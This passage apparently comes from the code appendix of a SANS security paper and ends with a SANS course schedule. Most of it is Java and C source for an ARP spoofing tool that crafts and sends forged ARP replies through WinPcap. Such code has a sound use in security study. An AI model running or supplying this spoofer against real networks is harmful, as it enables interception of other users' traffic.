                    int b = ((byte)(t.mac[i])) & 0x00ff;
                    s = s + Integer.toHexString(b);
                    if (i<5)
                            s = s + '-';
            }
            return s + ')';
    }


    static Target getLocal()
    {
            Target me = new Target();
            boolean foundnic = false;

            try {
                    Process proc = Runtime.getRuntime().exec("ipconfig /all");

                    BufferedReader in = new BufferedReader( new InputStreamReader
                            ( proc.getInputStream() ));

                    String str;
                    while ((str = in.readLine()) != null) {
//                          System.out.println(str);

                            if (str.startsWith("Ethernet adapter Local Area Connection:")) {
                                    foundnic = true;
                                    continue;
                            }

                            if (foundnic) {
                                    if (str.startsWith("Ethernet adapter "))
                                            break;
```

```
                                        int index = str.indexOf("Physical Address");
                                        if (index >= 0) {
                                                // we have a match
                                                while(str.charAt(index) != ':')
                                                        index++;
                                                String mac = str.substring(index+2);
                                                me.mac = new byte[6];
                                                for (int i=0; i<6; i++) {
                                                        String s = mac.substring(i*3, (i*3)+2);
                                                        me.mac[i] = (byte)(Integer.parseInt(s, 16));
                                                }
                                                continue;
                                        }

                                        index = str.indexOf("IP Address");
                                        if (index >= 0) {
                                                // we have a match
                                                while(str.charAt(index) != ':')
                                                        index++;
                                                me.ip = str.substring(index+2);
                                                continue;
                                        }
                                }
                        }
                } catch (Exception e) {
                        System.err.println("error executing ipconfig command");
                        e.printStackTrace();
                        System.exit(1);
                }

                if (!foundnic) {
                        System.err.println("could not locate LAN adapter");
                        System.exit(1);
                }

                try {
                        me.inetaddr = InetAddress.getByName( me.ip );
                } catch (Exception e) {
                        System.err.println("invalid local address");
                        System.exit(1);
                }

                System.err.println("The local interface is: " + print(me));

                // init the pcap device
                devinit( me.ip );
                return me;
        }

        private static native void devinit( String devip );
        private static native void sendarp( byte[] sendermac, byte[] senderip,
                        byte[] targetmac, byte[] targetip );
}
```

```
class Target
{
   public InetAddress inetaddr;
   public String ip;
   public byte[] mac;
}
```

---

spoofnative.c

```
#include <PCAP.H>
#include <jni.h>
#include <sys/timeb.h>
#include <spoofarp.h>


#define true 1
#define false 0

static pcap_t *devhandle = NULL;


//////////////////////////////////////////////////////////////////////


JNIEXPORT void JNICALL Java_spoofarp_devinit
  (JNIEnv *env, jclass obj, jstring jdevip)
{
        char errbuf[PCAP_ERRBUF_SIZE];
        char *devip;
        char *dev;
        char *getdev();

        unsigned int NetMask;
        unsigned int SubNet;

        // look thru the registry
        // find the device that matches this IP addr
        devip = (char*)(*env)->GetStringUTFChars(env, jdevip, JNI_FALSE);
        dev = getdev (devip);


        if ( dev == NULL ) {
                dev = pcap_lookupdev(errbuf);
                if (!dev) {
                        fprintf(stderr, "no packet dev found - abort\n");
                        exit(3);
                }
        }

        devhandle = pcap_open_live(dev,
                                2048,           // portion of the packet to capture.
                                0,                      // promiscuous mode
```

```
                                1000,           // read timeout
                                errbuf          // error buffer
                                );

        if ( !devhandle ) {
                fprintf(stderr,"\nUnable to open the adapter. %s is not supported by WinPcap\n", dev);
                fprintf(stderr, "\n%s\n", errbuf);
                exit(1);
        }


        fprintf(stderr,"pcap device: %s opened successfully\n",         dev);

        // Retrieve the mask
        if(pcap_lookupnet(dev, &SubNet, &NetMask, errbuf)<0) {
                fprintf(stderr,"\nUnable to obtain the netmask: %s.\n", errbuf);
                NetMask=0xffffff00;
        }

//      fprintf(stderr, "netmask: %08x\n", NetMask);


}



//////////////////////////////////////////////////////////////////////

JNIEXPORT void JNICALL Java_spoofarp_sendarp
  (JNIEnv *env, jclass obj, jbyteArray jsendermac, jbyteArray jsenderip,
        jbyteArray jtargetmac, jbyteArray jtargetip)
{
        unsigned char *sendermac;
        unsigned char *targetmac;
        unsigned char *senderip;
        unsigned char *targetip;
        int err;
        unsigned char arphdr[10] = { 0x08, 0x06, 0x00, 0x01,
                0x08, 0x00, 0x06, 0x04, 0x00, 0x02 };

        struct _arp {
                unsigned char destmac[6];
                unsigned char srcmac[6];
                unsigned char arphdr[10];
                unsigned char sendermac[6];
                unsigned char senderip[4];
                unsigned char targetmac[6];
                unsigned char targetip[4];
                unsigned char trailer[18];
        } arp;

        sendermac = (*env)->GetByteArrayElements(env, jsendermac, JNI_FALSE);
        targetmac = (*env)->GetByteArrayElements(env, jtargetmac, JNI_FALSE);
        senderip  = (*env)->GetByteArrayElements(env, jsenderip,  JNI_FALSE);
        targetip  = (*env)->GetByteArrayElements(env, jtargetip,  JNI_FALSE);
```

```
        memcpy( &(arp.destmac),   targetmac, 6 );
        memcpy( &(arp.srcmac),    sendermac, 6 );
        memcpy( &(arp.arphdr),    arphdr,    10);
        memcpy( &(arp.sendermac), sendermac, 6 );
        memcpy( &(arp.senderip),  senderip,  4 );
        memcpy( &(arp.targetmac), targetmac, 6 );
        memcpy( &(arp.targetip),  targetip,  4 );



        if ((err=pcap_sendpacket(devhandle, (unsigned char *)&arp, sizeof(arp))) < 0)
                fprintf(stderr, "error sending arp packet: %d\n", err);

}


//////////////////////////////////////////////////////////////////////


char* KeyName = "System\\CurrentControlSet\\Services\\Tcpip\\Parameters\\Interfaces";

char *getdev(char *devip)
{
        HKEY key;
        HKEY sub;
        unsigned char buf[1024];
        DWORD type;
        char* query;
        char *dev;
        char subkey[512];
        DWORD index;
        DWORD iresult;
        DWORD nresult;
        void xdump();

        if (RegOpenKey(HKEY_LOCAL_MACHINE, KeyName, &key) != ERROR_SUCCESS) {
                fprintf(stderr, "error opening registry\n");
                exit(2);
        }

        index = 0;
        while (RegEnumKey(key, index++, subkey, sizeof(subkey)) == ERROR_SUCCESS) {
//              fprintf(stderr, "found subkey: %s\n", subkey);
                RegCreateKey(key, subkey, &sub);

                nresult = sizeof(iresult);
                if (RegQueryValueEx(sub, "EnableDHCP", NULL, &type,
                                        (unsigned char *)&iresult, &nresult) != ERROR_SUCCESS)
{
                        fprintf(stderr, "error reading registry (first)\n");
                        exit(2);
                }

//              fprintf(stderr, "   EnableDHCP: %d\n", iresult);

                if (iresult > 0)
```

```
                        query = "DhcpIPAddress";
                else
                        query = "IPAddress";

                nresult = sizeof(buf);
                if (RegQueryValueEx(sub, query, NULL, &type, buf, &nresult)             !=
ERROR_SUCCESS)
                                continue;


//                      fprintf(stderr, "   IPAddress: %s\n", buf);
                if (strcmp(devip, buf)==0) {
                        RegCloseKey(key);
                        dev = malloc(strlen(subkey) + strlen("\\Device\\Packet_") +1);
                        strcpy(dev, "\\Device\\Packet_");
                        strcat(dev, subkey);
                        return dev;
                }

        }

        RegCloseKey(key);
        fprintf(stderr, "no pcap device found - return null\n");
        return NULL;
}
```

Last Updated: July 21st, 2017

Upcoming Training

SANSFIRE 2017	Washington, DC	Jul 22, 2017 - Jul 29, 2017	Live Event
Security Awareness Summit & Training 2017	Nashville, TN	Jul 31, 2017 - Aug 09, 2017	Live Event
SANS San Antonio 2017	San Antonio, TX	Aug 06, 2017 - Aug 11, 2017	Live Event
SANS Boston 2017	Boston, MA	Aug 07, 2017 - Aug 12, 2017	Live Event
SANS Salt Lake City 2017	Salt Lake City, UT	Aug 14, 2017 - Aug 19, 2017	Live Event
SANS New York City 2017	New York City, NY	Aug 14, 2017 - Aug 19, 2017	Live Event
SANS Adelaide 2017	Adelaide, Australia	Aug 21, 2017 - Aug 26, 2017	Live Event
SANS Virginia Beach 2017	Virginia Beach, VA	Aug 21, 2017 - Sep 01, 2017	Live Event
Community SANS Memphis SEC504	Memphis, TN	Aug 21, 2017 - Aug 26, 2017	Community SANS
SANS Chicago 2017	Chicago, IL	Aug 21, 2017 - Aug 26, 2017	Live Event
Mentor Session AW - SEC504	Milwaukee, WI	Aug 23, 2017 - Sep 29, 2017	Mentor
Mentor Session AW - SEC504	New York, NY	Aug 24, 2017 - Sep 08, 2017	Mentor
Mentor Session - SEC504	Denver, CO	Aug 29, 2017 - Oct 10, 2017	Mentor
SANS Tampa - Clearwater 2017	Clearwater, FL	Sep 05, 2017 - Sep 10, 2017	Live Event
SANS San Francisco Fall 2017	San Francisco, CA	Sep 05, 2017 - Sep 10, 2017	Live Event
SANS vLive - SEC504: Hacker Tools, Techniques, Exploits and Incident Handling	SEC504 - 201709,	Sep 05, 2017 - Oct 12, 2017	vLive
SANS Network Security 2017	Las Vegas, NV	Sep 10, 2017 - Sep 17, 2017	Live Event
Mentor AW - SEC504	Santa Clara, CA	Sep 11, 2017 - Sep 22, 2017	Mentor
SANS Dublin 2017	Dublin, Ireland	Sep 11, 2017 - Sep 16, 2017	Live Event
Mentor Session - SEC504	Arlington, VA	Sep 20, 2017 - Nov 01, 2017	Mentor
SANS London September 2017	London, United Kingdom	Sep 25, 2017 - Sep 30, 2017	Live Event
Rocky Mountain Fall 2017	Denver, CO	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS SEC504 at Cyber Security Week 2017	The Hague, Netherlands	Sep 25, 2017 - Sep 30, 2017	Live Event
Community SANS Columbia SEC504	Columbia, MD	Sep 25, 2017 - Sep 30, 2017	Community SANS
SANS Baltimore Fall 2017	Baltimore, MD	Sep 25, 2017 - Sep 30, 2017	Live Event
Mentor Session - SEC504	Boston, MA	Sep 26, 2017 - Nov 07, 2017	Mentor
SANS DFIR Prague 2017	Prague, Czech Republic	Oct 02, 2017 - Oct 08, 2017	Live Event
Mentor Session AW - SEC504	Houston, TX	Oct 02, 2017 - Dec 11, 2017	Mentor
Mentor Session - SEC504	Columbia, SC	Oct 03, 2017 - Nov 14, 2017	Mentor
Community SANS Chicago SEC504	Chicago, IL	Oct 09, 2017 - Oct 14, 2017	Community SANS
SANS Phoenix-Mesa 2017	Mesa, AZ	Oct 09, 2017 - Oct 14, 2017	Live Event